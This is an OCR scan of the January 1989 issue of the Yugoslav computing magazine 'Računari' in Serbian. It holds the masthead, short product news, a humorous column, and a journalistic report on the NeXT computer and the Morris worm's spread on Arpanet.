ČASOPIS ZA INFORMATIKU I RAČUNARSTVO

računari

46

januar 1989.

cena 3500 din.

PC XT/AT: PROGRAMSKI ALATI U MATEMATICI • ATARI, PEDESET MIDI PROGRAMA • RISC MOTOROLA 88000

NAŠ TEST

grasp

font editor

opt-tech sort

fleet street editor

PRIVREDA

AKCIJE

zajedno do računara



TRIBINA: ŽIVANČEVIĆ • PADOVNIK • DITER MILER • PAVASOVIĆ • BURLAN • PUŠKOVIĆ • BORISOV • ONG




računari 46

časopis za informatiku i računarstvo
Izlazi jedanput mesečno
YU ISSN 0352-7271
januar 1989.
cena 3500 dinara

Sadržaj

Uz naslovnu stranu

Darko Tadić nam je za ovaj broj pronašao dve prave stvari. Računar je namenjen ljubiteljima „starije" koja smo do sada nepravedno zapostavljali. Pored ove lepe slike na kolor monitoru, starijavci će u časopisu naći i nekoliko članaka koji će ih zainteresovati. Ostali čitaoci koji, greškom ili srećom, nemaju „atari" moraće da se zadovolje slikom prelepe Nataše Hinić koja se bavi manekenstvom i studira ekonomiju. Za promenu, Nataša nema veze sa računarima i ne bavi se programiranjem, što joj uopšte ne nedostaje.



Izdaje i štampa
Beogradski izdavačko-grafički zavod
11000 Beograd
Bulevar vojvode Mišića 17

Generalni direktor
Dobrosav Petrović

Zamenik generalnog direktora
Antun Martić

Glavni i odgovorni urednik
Jovan Regasek

Urednik
Esad Jakupović

Tehnički urednik
Mirko Popov

Marketing
Sergije Marčenko

Stručna redakcija
Žarko Berberski (programiranje) Vesna Ćosić (aktuelnosti) Voja Gašić (programiranje), Slobodan Perović (igre) Dejan Ristanović (programiranje i sistemski softver), Jovan Skuljan (programiranje) prof dr Dušan Slavić (matematika i numerička analiza) Nevenka Spalević (obrazovanje) Anđelko Zgorelec (dopisnik) Zoran Živolić (stono izdavaštvo)

Stalni saradnici
Vladan Aleksić Žarko Berberski Viktor Cerovski Zoran Cvijetić Vesna Ćosić Dušan Dimitrijević, Voja Gašić Vladimir Janković Željko Jurić Dalibor Lanik Branko Merović, Bora Milenković, Slobodan Perović, Dejan Predić, Andrija Radović Dejan Ristanović, Duško Savić Dušan Slavić Jovan Skuljan Nevenka Spalević Vlada Stojiljković Saša Svilar Žarko Vukosavljević, Anđelko Zgorelec Zoran Živolić

Izdavački savet
Vlado Bijelić Drago Indić, Esad Jakupović Dragoljub Janić, Antun Martić, Dr Ljubomir Radanović, Branko Rakić Jovan Regasek, Dejan Ristanović, Dr Dušan Slavić, Dr Dušan Starčević, Dr Dragan Uvalić Dragoljub Vasić

Adresa
11000 Beograd
Bulevar vojvode Mišića 17/III

Telefoni
653 748 (redakcija)
650-528 (prodaja)
651-793 (propaganda)
648-140 (marketing)

Štampa
Beogradski izdavačko-grafički zavod
11000 Beograd
Bulevar vojvode Mišića 17

Pretplata za zemlju
Za jednu godinu 42 000 D
Za šest meseci 21 000 D

(na žiro-račun RO BIGZ 60802-603-23264)

Pretplata za inostranstvo
Za jednu godinu 84 000 -
Za šest meseci 42.000 -

Pretplata za inostranstvo
Za jednu godinu 84 000 D, odnosno 20 USD 36 DEM, 30 CHF, 11 GBP, 122 FRF
(na devizni račun RO BIGZ 60811-620-16101-620701-999-03377)

Na osnovu mišljenja Republičkog sekretarijata za kulturu broj 413-77/72-03 i „Službenog glasnika" broj 28/72 ovo izdanje oslobođeno je poreza na promet

Rukopisi se ne vraćaju



Priprema Vesna Ćosić

Šta ima novo


Hardver

Amstrad PPC640

Ako sveki izlazak iz kuće doživjavale bolno zbog rastanka sa ljubljenim vam kompjuterom, rešenje je, verovamo u — torbi! Sa „amstradom PPC640 preko ramena uredno spakovanim, ruke će vam biti slobodne a srce ne mestu. Jer, pored toga što je leko prenosiv, sasvim je zgodan: dva fleksibilne diska brzine obrade skoro četiri pute veće od jednog XT-a, velika AT tastatura, modem od 2400 bauda i veliki LCD displej odnose sirenica kao kod klasičnog monitora. Umesto klasičnog smeštanja displeja preko tastature, kod ovog modela displej je smešten u udubljenja kućišta. Zbog relativno niske cene ovo računalo nema ugrađena baterija, ali se dasel komada podrške omogućen je osmočasovni rad doduše uz smanjenja korišćenja disk jedinice i bez modema. Ali oprez! Razlike u naponima baterija može vas načisto ucveliti.

Hardver

Veza IBM PC — transpjuter



Kartica PC-TPLA za PC omogućuje dva 10 megabitna linka sa transpjuterima. Sadrži dva INMOS-ova Link-Adapter čipa. Čipovi omogućuju da spoljašnji sistemi zasnovani na transpjuterima komuniciraju sa hardverom računara prevodeći serijsku povorku velike brzine iz transpjutera u signale za paralelnu magistralu. Cena 190 funti. Adresa: U Microcomputers Ltd, 12 Chetham Ct, Calver Rd, Winwick Quay, Warrington, Cheshire WA2 8RF, U K


Softver

Škola SQL-A

Za samo 199 dolara možete ući u svet SQL-a jezika za rad sa bazama podataka koji je postao industrijski standard. Dodajte posle toga još 1295 dolara i postaćete ponosan vlasnik programskog paketa *Professional ORACLE*. U našem svetu raznorodnih mašina — hardvera, operativnih sistema i softvera konačno će te raditi sa paketom za baze čiji jezik i arhitektura u najvećoj mogućoj meri ne zavise od sistema i gde ulaganje u znanja omogućuje da ga kasnije koristite i delite sa kolegama u drugim sredinama. Adresa je ORACLE PC Marketing, 20 Davis Drive, Belmont, CA94002, USA

Hardver

Skener sa izborom rezolucija



Novi Panasonic-ov flatbed skener ima rezoluciju koja se može izabrati u opsegu od 200, 300 do 400 tačaka po inču. Pri 400 dpi skenira A4 list za 13 sekundi. Moguće je povezivanje sa Panasonic-ovom FX-BM89 faksimil karticom za PC i tako slati slike kao faksimil. Uz skener odlazi Panascan softver koji čuva slike u formatu kompatibilnom sa većinom popularnih paketa za stono izdavaštvo. Uključen je i Microsoft-ov *Scan Do* softver za rad sa prozorima, kao i drajveri za *GEM Scan*. Opcioni OCR softver omogućuje formiranje ASCII datoteka koje se mogu editovati standardnim tekst procesorima. Skener FX-RS505 dolazi sa interfejsnom kartom za PC, XT, AT. Cena 1195 funti. Adresa: Panasonic Industrial U K.,
280-290 Bath Rd, Slough, Berkshire SL1 6JG, U K

Zajednički projekti

Samsung & Toshiba

Južnokorejska firma Samsung, čije poslovnice niču po svetu a predstavnici izlažu proizvode u atraktivnim enterijerima što smo videli i na domaćim upravo prohujalim sajmovima, počinje sa proizvodnjom delova za Toshibine fabrike u SAD i to onih koji su do sada uvoženi iz Japana. Rentabilnost se naprosto podrazumeva a profit s pravom očekuje. Ništa neobično zar ne kada su u igri južnokorejske cene i produkcija. Ah ti dalekoistočnjaci!

Transfer tehnologije

Japan i Kina

Udruženim snagama, Japan i industrijski razvijene zemlje Zapada pokrenule su u COCOM-u (Koordinacioni komitet za trgovinu Istok—Zapad) preispitivanje liste transfera tehnologija sa Kinom sa tezom da još ima značajnih ograničenja za proizvode bez većeg vojnog strateškog značaja. Kina doduše već sada ima otvorena vrata za kupovinu čitave skale proizvoda moderne tehnologije, među kojima su oprema za brodove, merni i računarski instrumenti, ali Japan, glavni pokretač politike daljeg otvaranja tržišta, misli da je to nedovoljno i aktivno radi na daljoj liberalizaciji transfera tehnologije u Kinu. Neodkučivi istočnjaci! Sjajno se razumeju i podržavaju, a i mala deca znaju koliko su različiti a o hiljadugodišnjim neslaganjima da i ne govorimo. Ali, pored toga što imaju dobar nos za biznis i tržište, sve mi se čini da im nema premca ni u naravoučenijima. Setimo, setite se samo finih istočnjačkih poslovica.

Softver

Borlandova iskušenja

Svi znaju za Borlanda. Dobar, često revolucionaran i po cenama pristupačan softver. Sada je u toku krize. U želji da na tržište izađe sa prvom OS/2 aplikacijom koja će ga učiniti Lotusom za OS/2 svi napori su uloženi u OS/2 verziju Paradox-a. To je dovelo do zanemarivanja nekih drugih oblasti. Sprint-a na primer. U početku je prihod dolazio od prodaje putem pošte. Kasnije su se javile trgovačke kuće i dobile dozvolu za prodaju. Izgleda da neke cene nisu bile dovoljne za obezbeđivanje uspešnog razvoja. To je ujedno smanjilo prodaju putem pošte. Sa da cene rastu ali to izgleda ne ohrabruje nove kupce. U međuvremenu izlaze nove verzije *Turbo Pascala*, *Basica*, *C*-a sa sjajnim mogućnostima i performansama. Poželimo im da ovo bude samo prolazna nevolja.

Herdver

Fotorealizam HP 9000

Ako ste ljubitelj fotorealizma, ovo je informacija specijalno za vas. Hewlett-Packard je izašao na tržište sa novim modelom profesionalne grafičke stanice (super work station) iz serije HP 9000 koje se karakteriše visoko kvalitetnim grafičkim standardom prikazivanja bliže odredljivim kao fotorealizam. Stanica podržava 3D grafiku a snaga procesiranja podataka je 14 MIPS-a. Pored toga što obrađuje 900 000 transformacija u sekundi ovaj kompletan sistem sa tržišnim imenom Turbo SRX ima standardnu ASCII tastaturu i dodajnu grafiku.

Softver

Još jedan multitasking alat

Clockwork Executive je multitasking alat za primenu u akviziciji podataka, automatskom testiranju i laboratorijskim sistemima. Interaktivni ekranski orijentisan interfejs omogućuje definisanje imena, učestanosti raspoređivanja, i start/stop vreme za svaki zadatak. Može se kontrolisati od osam zadataka. Svaki zadatak je standardna EXE datoteka veličine od 64K koji čita i piše standardne MS DOS datoteke, kreira grafiku na ekranu, komunicira sa celalim uređajima uključujući tastaturu, printere i serijske portove.
Cena 195 funti. Adresa: Alan Cohen Computer Consultants Ltd., 225a Finchley Rd., London NW3 6LP U K

Hardver

Autoscan monitor cm od 84

Novi kolor monitor XC-3320C firme Mitsubishi ima 33 inčni ekran (84 cm), prihvata TTL, analogne i PAL video ulaze tako da se može koristiti u interaktivnim video sistemima. Opseg vertikalne učestanosti skeniranja je od 40 od 75 Hz a horizontalne od 15 od 35 kHz. Rezolucija se kreće u opsegu od 640 piksela horizontalno puta 200 od 480 linija vertikalno bez interlejsa. Potpuno je kompatibilan sa IBM PC PS/2 i „epl makintoš II" standardima. Kućište ima dimenzije 770 puta 649 puta 570 mm. Cena 5000 funti. Adresa: Mitsubishi Electric U.K. Travellers Lane, Hatfield, Hertfordshire AL10 8XB

Softver

ARC protiv PKARC-a

Svojevremeno je firma System Enhancement Associates objavila vrlo korisna uslužna programe za pakovanje većeg broja datoteka, uz kompresiju, u jednu datoteku. Uz primenu novih algoritama Phil Katz je uspešno rešio zadatak povećanja brzina (do desat puta) pakovanja i raspakivanja ARC datoteka. To je dovelo od situacije da SEA Arc ne može da raspakuje arhivsku datoteku spakovanu PKArc-m. Usledila je tužba i otišlo je od poravnanja van suda. Kažu da je Katz-ova firma PKWare platila prava za korišćenje formata i ekstenzije „ARC arhivskih datoteka uz obavezu da do 1 januara 1989 prestane sa isporukom svog paketa. Do tada će PKWare izdaciti alternativni Shareware paket sa različitim formatom i imenom arhivskih datoteka. A korisnici će, možda, biti prinuđeni da rade sa od desat puta sporijim, ARC-om. Achtone Tete proizvođač *Lotus*-a recimo nikada nije imao primedbe na programe koji

proizvode datoteke u 1-2-3 WKS formatu iz sasvim očiglednih razloga

Hardver

Eureka za slepe

Eureka A4 je mikro računar specijalno projektovan za vizuelno hendikepirane ima Brajov ulaz i govorni izlaz Mašina je kompaktna veličina A4 lista papira i teška oko 1 8 kg Nema ekrana, već ima ugrađen čip za govor i može se priključiti printer ili Brajov bušač, kao i QWERTY tastatura Rečnik engleskog sadrži osnovni skup reči svakodnevnog jezika U računar je ugrađen procesor teksta, sat i kalendar, kalkulator komunikacioni port ograničeni bejzik interpreter elemente za komponovanje muzike i ograničenu bazu podataka Cena oko 1500 funti Eureku A4 pravi Roodiron Party Ltd, 15/428 St Kilda Road 3004 Melbourne, Australia Engleska adresa je Technovision Systems Ltd , 4 Hazelwood Road Northampton NN1 1LN


Hardver

Industrijska kontrola

G-64 bas predstavlja jedan od najpoznatijih standarda za numeričko upravljanje malim industrijskim sistemima, a međunarodna firma „Gespac", koja je ustanovila ovaj standard, jednog od najpoznatijih svetskih proizvođača industrijskih kontrolera na štampanim kolima EURO formata (100×160 mm) U njenom katalogu nalazi se preko 160 kartica najrazličitije namene — kompletni računari na jednoj ploči koji rade po GESDOS-om CP/M OS—9, PDOS-om i MS DOS-om osmo- šesnaesto- i tridesetdvobitna procesorska ploče memorijske kartice sa statičkim i dinamičkim memorijama, ploče sa serijskim paralelnim industrijskim i analognim interfejsima disk video mrežno-komunikacionim i kontrolerima motora procesorima za obradu slike i raznim pretvaračima

„Gespacov" ovogodišnji hit je međutim industrijski PC AT na dve EURO kartice pod nazivom GESCOMP §120—0 Procesorska ploča GESMPU—16A sa procesorom 80286 na 10 MHz ima 512 K RAM a, dva serijska I/O kanala i časovnik sa baterijskim napajanjem a pokreće je šta bi drugo MS DOS 3 3 EGA kompatibilna grafička kartica GESEGA-1 obezbeđuje i moću prikaza od 640×350 tačkica u 16 boja Ovo možda nije prvi EURO AT na svetu (poznati su nam i neki naši domaći pokušaji) ali je u jednome baz premca — preko G—64 basa može se udružiti sa bilo kojom jednom ili više njih od 150 kartica iz „Gespacovog" proizvodnog programa

„Gespac" je izuzetno zainteresovan za kontakt sa jugoslovenskim proizvođačima računarske opreme, kao i sa pojedincima Detaljnija obaveštenja uključujući i katalog kartica u izvanrednoj štamparskoj tehnici ili fabrički časopis „G—64 Only" mogu za dobiti na adresu Gespac S A., Mr Philippe Popoff 3 Chemin des Aulx CH 1228 Geneva Switzerland, tel (22) 713—400 telefaks (22) 713-834



Domaće igre

Tetris & Gomoku za „tim 011"

Od sada pa nadalje, a osobito u novogodišnjoj noći, i vlasnici „Tima 011" moći će da se igraju Ivan Gerenčir autor *Vrućeg letovanja* za spektrumovce u Suzy soft izdanju prilagodio je za CP/M mašine već legendarne *Tetris* i *Gomoku* prema originalu za PC „Radioton" je otkupio autorska prava i preuzeo distribuciju Ove prve lasta pravo su zadovoljstvo za ljubitelje igara i po svemu sudeći najavljuju ugodno softversko proleće za sve timovce

Hardver

Novi skener

Novi ChINON-ov skener predstavlja elegantno rešenje bez internog osvetljenja i se prilagođava njem osvetljenju sredine omogućuje unos praktično bilo čega u računar DESKSCAN 2000 radi sa rezolucijom 200 dpi opremljen je serijskim i paralelnim interfejsom Cena 599 funti Adresa FIRDATA LTD Research House Fraser Road Perivale Middx UB 7AQ

Softver

Lint za PC

PC-Lint v2 15 je implementacija za PC juniksovog lint alata To je program koji čita izvorni kod u C jeziku pre kompilacije sa svrhom da otkrije bagove Može pomoći novim C programerima kod zakučastih aspekata jezika dok će iskusni imati koristi od stroge analize Cena 149 dolara Adresa Gimpel Software 3207 Hogarth Lane, Collegeville, PA 19426

Softver

Da razmislimo o tome

Oni koji su ga razvili kažu da je *Expert Thinker* prvi ekspertni sistem sa sposobnostima logičkog mišljenja na mikroračunarima *Expert Thinker* dokazuje teoreme bez upotrebe starog standardnog heurističkog algoritma za nalaženje rešenja Pisan je u prologu i namenjen logičarima matematičarima naučnicima, inženjerima, filozofima profesorima i studentima pa i ljubiteljima zagonetki Cena 149 dolara Adresa Transpower Corp 1 Oak DR Parkerford PA 19457, USA

Softver

MICRO-CAP III

MICRO-CAP III je treća generacija interaktivnog alata za Computer Aided Engineering Program radi se prozorima i znatno poboljšanim editorom za unos shema Rutine koje veoma liče na SPICE omogućuju laku i brzu AC DC, Furijeovu i tranzijentnu analizu neposredno na osnovu sheme Mogu se kombinovati simulacije digitalnih i analognih kola uz fino podešavanje parametara Dodate su rutine za šum impedansu i konduktansu uključujući i Monte Karlo rutine za statističku analizu uz mogućnost prikaza skoro svake algebarske funkcije Cena je 1495 dolara Adresa Spectrum 1021 S Wolfe Road Sunnyvale CA 94086 USA

Softver

Dodatak za MathCAD

Korisnici popularnog programskog paketa *MathCAD* koji nisu skloni da ponovo pronalaze točak kod rešavanja specifičnih složenih problema sada mogu da primene ponešto iz *Advanced Math Applications* paketa firme MathSoft Kao prvi u seriji planiranih aplikacija paket sadrži kolekciju matematičkih modela koje možete uključiti u rešavanje problema i neposredno izračunati i grafički prikazati rezultate Obuhvaćeno je šesnaest često korišćenih zadataka među kojima su diferencijalne jednačine realne i kompleksne sopstvene vrednosti i matrice konvolucija digitalno filtrovanje konformno preslikavanje difuzija Laplasove jednačine i statička ravnoteža Svaki od modela može se prilagoditi specifičnim uslovima Osnova za rad je PC sa instaliranim *MathCAD-om V 2 0* a cena 40 dolara Adresa MathSoft Inc , One Kendall SQ , Cambridge, MA 02139 USA

Periferija

PointScreen

Radoznali analitičari odavno su već konstatovali da je informatičko doba i kompjuterska sveprisutnost pomerila mnoge granice neke stvari okrenula naglavačke, ali da će se peljeti u stvari odn lona i lepog ponašanje nisu zbilja ni sanjali Jer, dok se među fino vaspitanim svetom pokazivanje prstom smatra osobito ružnim a mala deca zbog istog dobijaju packe u kraljevstvu kompjutera ovaj gest sa crne lista svih odn-lon izdanje postaje izvor inspiracije za nove razvojne poduhvate nadahnutih inženjera Tako je stvoren i PointScreen uređaj koji omogućuje direktnu komunikaciju između korisnika i kompjutera taktilnim putem odnosno upravljanjem prsta Uređaj se postavlja sa gornje strane monitora i pomoću dva ultrazvučna predajnika/prijemnika ima moć identifikacije položaja prsta 2 5 santimetra od ekrana Novost PointScreena je što ovaj adapter ne kvari sliku pa ne zahteva senzitivni filter preko ekrana i što omogućava komunikaciju i bez direktnog dodira prsta i ekrana Na računar se priključuje preko RS 232 interfejsa a može se postaviti na monitore dijagonale 22 od 66 cm

Softver

Na popravnom ispitu

Wintek je kompanija koja neumorno dorađuje svoje programe Kontroverzni *HiWire*, o kome smo detaljno pisali u „Računarima 44" dobija početkom januara autoruter koji će biti u stanju da potpuno samostalno reši čitavo štampano kolo (100%) bez obzira na broj slojeva Program odzvoljava crtaču da slobodno određuje pravila crtanja ne samo za kolo u celini nego i za svaki vod pojedinačno da ručno započne štampu crtanjem najkritičnijih vodova, da određuje oblik i veličinu prenosnih rupa i optimizira njihov broj Pri tom se jedino ne može zadati nepromenljiva gustina mreže — autoruter ovde zahteva punu slobodu Autoruter prihvata spisak spojeva i veza iz programa *HiWire* ali i zahvaljujući programu za konverziju datoteka u formatu *FutureNet*, *OrCAD Schema* i *Tango* Autoruter bitno pojednostavljuje rad sa programom *HiWire* Njegova promotivna cena je 675 dolara i može se nabaviti na adresu Wintek Corporation, 1801 South Street, Lafayette IN 47904-2993, USA tel (800) 742-6809 telefaks (317) 448-4823

Domaći razvoj

Sistem za akviziciju podataka



Beogradski ELEKTRONIK DIZAJN (za koga znamo po EURO PCu) ima novu generaciju sistema za akviziciju podataka i upravljanje, baziranu na PC računarima. Razvijena su dva modela: ED1000 i sistem za primenu u industriji (na slici) i ED1000-LAB za primenu u laboratorijama. Prema rečima Slobodana Kotrlje iz „Elektronik dizajna" ključni koncepti oba modela su modularnost, visoka integracija i kompatibilnost sa vodećim proizvođačima ovih uređaja u svetu. Softverski paketi su „menijem upravljani" a za one koji pišu svoje programe, na raspolaganju su softverski drajveri pisani za C, paskal ili bejzik.

ED1000 sistemi za akviziciju i upravljanje mogu se primeniti u robotici, automatskom testiranju, procesnom upravljanju u industriji, za beleženje podataka (data logging), instrumentaciji, numeričkom upravljanju, kod inteligentnih programljivih kontrolera.

Hardver ED1000 sistema se sastoji od računarskog i akvizicionog dela. Oba dela čine celinu u kutiji od 48 cm. Na zahtev kupca isporučuje se PC sa 286 ili 386 procesorom. Akvizicioni hardver se sastoji od A/D modula sa 12 bitnom rezolucijom i sa 16 SE ili 8 DI ulaznih kanala. A/D Modul za proširenje ima dodatnih 32 SE ili 16 DI ulaza. D/A modul je takođe sa 12 bitnom rezolucijom i sa dva naponska i strujna izlaza (4—20 mA ili 5 do 25 mA). Kaunter/tajmer modul ima 4 brojačka kanala i generator impulsa. Digitalni ulazno-izlazni modul ima 32 kanala koji su galvanski izolovani (optoizolatorima) od spoljnih uticaja. Simultani Sampl/Hold ima 4 A/D simultana kanala za brza merenja. Svi moduli su izrađeni u EURO formatu. Osnovna konfiguracija sistema ima 8 priključnih mesta (slotova) i omogućava 256 ul/iz kanala, ali se može proširiti do 768 u jednoj kutiji od 23 cm (3 x 256).

Softver

Vreme OPTtimizma

Mala američka kompanija SLR Systems, koja je sredinom prošle godine lansirala *OPTASM* ultrabrzi asembler za procesore 8086/286 na PC mašinama, ne spava na lovorikama i ne dozvoljava da je iznenada polazi naglo probuđena konkurencija. U roku od pola godine objavila je već treću verziju (1.6) programa *OPTASM*, koja ovoga puta obuhvata i brzi linker *OLINK* i simbolički dibager *ODEBUG*. Linker i dibager se, pod nazivima OPTLINK i OPTDEBUG, u bržim i komfornijim verzijama prodaju i zasebno po ceni od 125 dolara svaki. Ovim programima, ako se njima doda i *OPTLIB* za upravljanje bibliotekama, SLR polako zaokružuje sistem za mašinske programere. Ako vam je mašinsko programiranje do sada predstavljalo zadovoljstvo, sa ovakvim paketom se pretvara u — radost. Adresa: SLR Systems, 1622 N. Main Street, Butler PA 16001, USA, tel. 412-282-0864

Hardver

Voyager 88 i Voyager 286

Voyager, Inspectorate UK plc Great Yarmouth Norfolk V. Britanija — adresa je rodnog mesta novih modela prenosnih računara VOYAGER 88 i VOYAGER 286, izrazitih predstavnika svoje vrste. Prvi je XT kompatibilac a taktom procesora od 4.77 i 10 MHz, ima 640 K memorije i ugrađenu 3.5-inčnu disketnu jedinicu. Drugi radi uz takt od 19 MHz, ima 3.5 inčnu disketu i 640 K memorije. I jedan i drugi koriste nereflektujući LCD zaslon i lepo izgledaju, plus

Hardver

Falco SYSTEM 5000

SYSTEM 5000 američke firme Falco (Falco Data Products, 1294 Hammerwood Ave. Sunnyvale, CA 94086 SAD) spada u gornju klasu primena 386. Na 25 MHz ovaj sistem podržava do 86 korisnika. Veza sa sistemom ostvaruje se Falco Multi-Channel priključcima, tako da nije potrebna posebna hardverska i softverska podrška za rad u mreži. Nadalje, keš memorije, RAM od 32 M, diskete i tvrdi diskovi impozantnog 1.2 G kapaciteta, te jedinice traka od 150 M označavaju Falco SYSTEM 5000 kao kompjuter čije vreme tek dolazi. Tome u mnogome doprinosi i softver jer Falco SYSTEM 5000 može konkurentno raditi s programima razvijenim pod UNIXOM, XENIXOM i MS-DOS-om, a konačno Falco terminala omogućuje jednovremeno izvođenje programa na istom ekranu.

Nonsense in BASIC

Zlodusi i čipovi

Robin, jedanaestogodišnji dečak sa fenomenalnom psihičkom snagom, na velikoj je probi. Um mu je napustio telo i luta daleko po prostoru i vremenu.

Banda međunarodnih terorista otela je predsednika SAD, a onako usput pokupila je i desetak šefova evropskih država.

Zatočenik je zlog Higidžija i tu će večno ostati ukoliko ga vi ne spasete.

Omete vas gomila različitih robota (16 različitih vrsta). Možete koristiti i delove uništenih protivnika.

Zli kralj Ogre je ukrao Magični Štap Lepote i sve je otišlo u večni mrak.

Velika monstruma eliminišete tako što ih mačem pogodite oko deset puta, a buzdovanom oko dvadeset.

Kao veštica početnik nužno vam je da što je uslov da budete primljeni u svet mračnih sila.

Kada bombu postavite, pritisnite nalevo dok ne eksplodira.

Plavim morem vaša tri broda mimo plove, ali zli neprijatelji vam iz svojih aviona ne daju mira.

Tu uđite i ne zidu ćete naći oko. Onda uzmite neki predmet i zakačite ga za oko.

Kada tu uđete uzmite ključ koji se nalazi u pepelu na oltaru.

Evo i nekih čarolija: ubica duhova, bacanje otrovnog oblaka, otrovne čini.

Naći ćete se u podzemnom svetu okruženi zlodusima, zidovima i kristalima, u svetu podeljenom na dvoje.

Da bi se stvar još više zamrsila, postoje i lutajuće rupe, pogibeljne za vas.

Radi se o prasićima koji se iz nepoznatih razloga ne podnose, pa se nemilosrdno lemaju bombama.

Na kraju savet: posvetite se sakupljanju zvezda.

Verovatno nećete nikad pogoditi iz kojih sam časopisa pokupio ove citate. Vi se, kao i ja, bavite računarstvom, a računari traže bistar um, logičko rasuđivanje, trezvene stavove, pragmatičan duh — sve ono što priliči tehničkoj inteligenciji.

Osim kad nas zasvrbi džojstik. **Bata Bajt**

Stiv Džobs (Steve Jobs) je, kao jedna od figura jeseni, najavio rasplet nekih stvari. Prvo je sredinom septembra šokirao posmatrače obelodanjivanjem informacije da je za 10 miliona dolara prodao pravo na grafički interfejs IBM-u. Zatim je svet obigrala informacija od 12. oktobra: svetska premijera novog mikroračunara, koji kompjuterskog vunderkinda na velika vrata vraća u svet računara.

Ko je sledeći

Predstavljanje mašine NeXT pred 3.000 uglednih zvanica, za mnoge, međutim, i nije bila velika novost. Na projektu mikroa koji treba da bude više od AT-a i „makintoša" zajedno, Džobs radi već tri godine. Da li je novo čedo izumitelja sjajnog „meka" moralo da sačeka Godinu Zmaja? Ko zna? No elegantna tamnoputa „kocka" (nadimak koji se već ustalio a asocira na oblik centralne jedinice NeXT-a) napokon je tu. Ipak, na prve komercijalne isporuke moraće se pričekati do narednog leta. Pre toga je rano suditi o tržišnoj sudbini mašine koja se po performansama približava radnim stanicama.

Zasad je izvesno da NeXT liči na produkt dobijen ukrštanjem Ševroletove „korvete" i najboljeg BMW-a, i da mu je takva i cena (6.500 dolara). Vašem izveštaču se, međutim, najvažnijim čini činjenica da NeXT priziva u svet mikroa UNIX operativni sistem koji od računarske mašine može da izvuče daleko više nego i MS-DOS. Uz to UNIX više nema masku sluđenog kompjuterskog eksperta koji sa okolišem komunicira teško razumljivim jezikom. Ikonički meni, miš i ostale konsnicima „meka" poznate stvari deo su filozofije i Džobsovog NeXT-a. Ali tržišni pohod NeXT-a možda će presudno zavisiti od dela sistemskog softvera koji se naziva „Hipermedij" (Hypermedia). On korisniku omogućava da gradi aplikacije po svojoj volji bez poznavanja ijednog programskog jezika, korišćenjem jednostavnih komandi. Hoće li NeXT-ov „bilder" (Builder) biti moćnija programska alatka od „mekovog" „hipertoka" (Hypertalk) zavisiće od spretnosti s kojom softveraši preobražavaju UNIX u korisnički ljubaznu facu.

Zanimljiviji od izbora

Okosnica ovog izveštaja nije, međutim, NeXT, kao što se ni Džobs ne može proglasiti neprikosnovenom figurom američke kompjuterske jeseni. Vrlo brzo nakon zaglušujućih fanfara i zaslepljujućeg sevanja blceva, „kockica" je prepuštena ljudima koji publikovanjem analiza hardvera zarađuju hleb. Pažnja podjednako stručne i masovne američke publike ustremila se na događaje početkom novembra. Tema nije nova: kompjuterski virusi. Ali, ovog puta je sve u daleko dramatičnijoj formi. I to je događaj koji, posmatrano kroz optiku Godine Zmaja, predstavlja uvod u vruće zaplete.

Šta se dogodilo? Prvih dana novembra oko 6.000 računara širom SAD-a, koji komuniciraju preko elektronske mreže „Arpanet" (Arpanet), bukvalno je — stalo. Ubrzo je stiglo objašnjenje. Krivac je kompjuterski virus, koga je napravio i u mrežu ubacio 23-godišnji **Robert Tepan Moris (Robert Tappan Morris)**, postdiplomac na univerzitetu Kornel (Cornell). Krivac se sam prijavio, priznavši delo svojim prijateljima. Oni su potom alarmirali javnost. Nije ustanovljeno da su i na jednoj mašini podaci oštećeni.

Nekoliko detalja ovu epidemiju izdvaja iz sličnih pohoda virusa, koji su ovde, takoreći, svakidašnja pojava. Prvo, napadnuta je mreža koja pripada Ministarstvu odbrane i koja služi za elektronsko komuniciranje vrhunskih istraživača! Naglasak potom daje ličnost vinovnika. U najkraćem, Robert Moris je kompjuterski genijalac, verni naslednik isto tako genijalnog oca, **Roberta Morisa Starijeg**. A i sin i otac bave se problemima softverske zaštite računara — sa strašću zanesenjaka. Prema podacima koji naprasno počinju da prodiru u javnost, Robert stariji je svojevremeno sa još nekoliko prijatelja, napravio prvu verziju onoga što će se naših dana nazvati „kompjuterski virus"!

Sve u svemu, već dovoljno materijala za atraktivnu dramu koja kombinuje scenario „Ratnih igara" sa nekim novim detaljima. Poruka koje drama priziva prevazilaze maštu filmskih scenarista.

No, kako je virus Morisa mlađeg napao „Arpanet"?

Zasad se priča može rekonstruisati samo na osnovu podataka iz druge ruke. Glavni vinovnik na

Specijalno za „Računare" Božidar Travica

Virusi, Godina zmaja

Godina Zmaja odražava se i na zbivanja u svetu računara. Ako je verovati kineskoj astrologiji, još smo u godini koja začeta zavrzlame zapetljava još više, ili donosi razrešnice u stvarima koje su dugo čamile zapetljane. U računarskim svetovima SAD-a, situacija je upravo takva: ima nekoliko zanimljivih razrašnica, ali i isto tako i nekoliko stvari koje tek počinju da se zapetljavaju.

izlazi iz roditeljskog doma i ni glaska od sebe ne odaje. Kuća je opsednuta novinarima, ali jedino što oni mogu da urade to je da Morisa mlađeg fotografišu. Treba li napominjati zašto? U blizini mladca koji je zatresao američku javnost, bacivši u senku i finala predsedničkih izbora, ima tušta i tma — agenata FBI-a. Moris mora da ćuti, a pitanje je da li će ikada i smeh da odbaci masku zagonetne mumije.

Novinarska krtice očas su prekopale sva podatke iz biografije tvorca „Arpanet" virusa. Nisu zaobišli ni učitelja iz Morisove osnovne škole. No iz njihovih se izjava može jedino izgraditi grandiozna slika o klincu za koga su svi slutili da će ostaviti traga. O samom događaju međutim gradu daju jedino oskudna izjave Morisovih prijatelja sa studija.

Skočio na sto

Kada je Moris pronašao način da uđe u „Arpanet", od sreće je skočio na sto, veli jedan od frendova-očevidaca. Namera mu je bila da napravi „dobroćudni virus", koji će se lagano gnjezditi po elektronskim mrežama SAD-a, a zatim i po svetu. Virus će prikriveno boraviti u mašinama i na medijima za pohranjivanje podataka, ali neće se umnožavati. Biće to nova vrsta virusa, koja neće „jesti" memorijski prostor i time nanositi kompjuterskim virusima svojstvenu štetu. Jedino će Moris moći da detektuje i locira prisustvo virusa i samo će on moći da ih kontroliše.

Toliko se o namerama mladog vrhunskog hakera zna iz priče najbližih prijatelja sa studija. No u stvarnosti je sve bilo drugačije.

